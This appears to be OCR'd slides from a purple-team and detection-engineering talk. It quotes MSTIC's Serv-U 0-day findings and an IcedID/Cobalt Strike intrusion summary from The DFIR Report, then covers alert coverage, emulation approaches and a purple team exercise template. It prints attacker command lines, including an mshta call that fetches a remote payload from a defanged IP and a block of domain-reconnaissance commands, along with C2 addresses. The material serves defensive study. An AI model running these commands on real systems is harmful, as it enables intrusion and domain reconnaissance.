


Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

Full Replication



IcedID & Cobalt Strike Execution

User clicks document.lnk
Executes
rundll32.exe dar.dll, DllRegisterServer (IcedID)
Process Hollowing and Injection
IcedID Network Connections
Executes Copy of IcedID
IcedID Persistence
IcedID Automated Commands
Communicates To

138.68.42.130:443 (dilimoretast[.]com)

157.245.142[.]66:443 (antnosience[.]com)

188.166.154[.]118:80 (oceriesfornot[.]top)

File Creation C:\Users\<USERNAME>\AppData\Local\<USERNAME>\{3231114A-23EA-C1E1-F549-3FA294BC3E48}\Ulfefi32.dll

Scheduled task created \kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}

```
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```


C:\Windows\SysWOW64\cmd.exe

https://thedfirreport.com/2022/04/25/quantum-ransomware/

What Happened?

IcedID Initial Discovery			
Procedure		Alert	Alert Level & Notes
1	ipconfig /all	✗	- No Alert - One Sigma Recommendation
2	systeminfo	✗	- No Alert - One Sigma Recommendation
3	whoami /groups	✓	- Low Alert - Tune if needed & Raise Alert Level - Two Sigma Recommendations
4	net config workstation	✗	- No Alert - One Sigma Recommendation
5	net use	✗	- No Alert - One Sigma Recommendation


Options!



Atomic Testing	**Micro Emulation**	Full Emulation
Emulate single technique	**Emulate compound behaviors across 2–3 techniques**	**Emulate adversary operation**
Executable in **seconds**	Executable in **seconds**	Executable in **hours**
E.g., Atomic Red test for T1003.001 - LSASS Memory	*E.g., Fork & Run Process Injection*	*E.g., FIN6 adversary emulation plan*
⚙ Easy to automate	⚙ Easy to automate	⛔ Easy to automate
✓ Validate atomic analytics	✓ Validate atomic analytics	✓ Validate atomic analytics
⛔ Validate chain analytics	✓ Validate chain analytics	✓ Validate chain analytics
⛔ Evaluate SOC against a specific set of TTPs	✓ Evaluate SOC against a specific set of TTPs	✓ Evaluate SOC against a specific set of TTPs
⛔ Evaluate SOC holistically against specific groups	⛔ Evaluate SOC holistically against specific groups	✓ Evaluate SOC holistically against specific groups

https://ctid.mitre-engenuity.org/our-work/micro-emulation-plans/


Purple Team Exercise Framework



https://github.com/scythe-io/purple-team-exercise-framework

Templates

https://github.com/scythe-io/purple-team-exercise-framework/tree/master/Templates




purple-team-exercise-framework / Templates /

jorgeorchilles Update Template_README.md

..

SCYTHE	Updates images, added templates
Purple Team Exercise Template.docx	Set up for PTEFv2
Template_Mapping_TTPs.xlsx	Update Template_Mapping_TTPs.xlsx
Template_README.md	Update Template_README.md



	A	B	C	D	E	F	G	H	I
1	CTI Source	Tactic	Technique	Procedure	Emulation Procedure	Automation	Prevention Opportunities	Detection Opportunities	Detection Notes
2									
3									
4									
5									
6									
7									
8									
9									
10									
11									

Happy Hunting

SCYTHE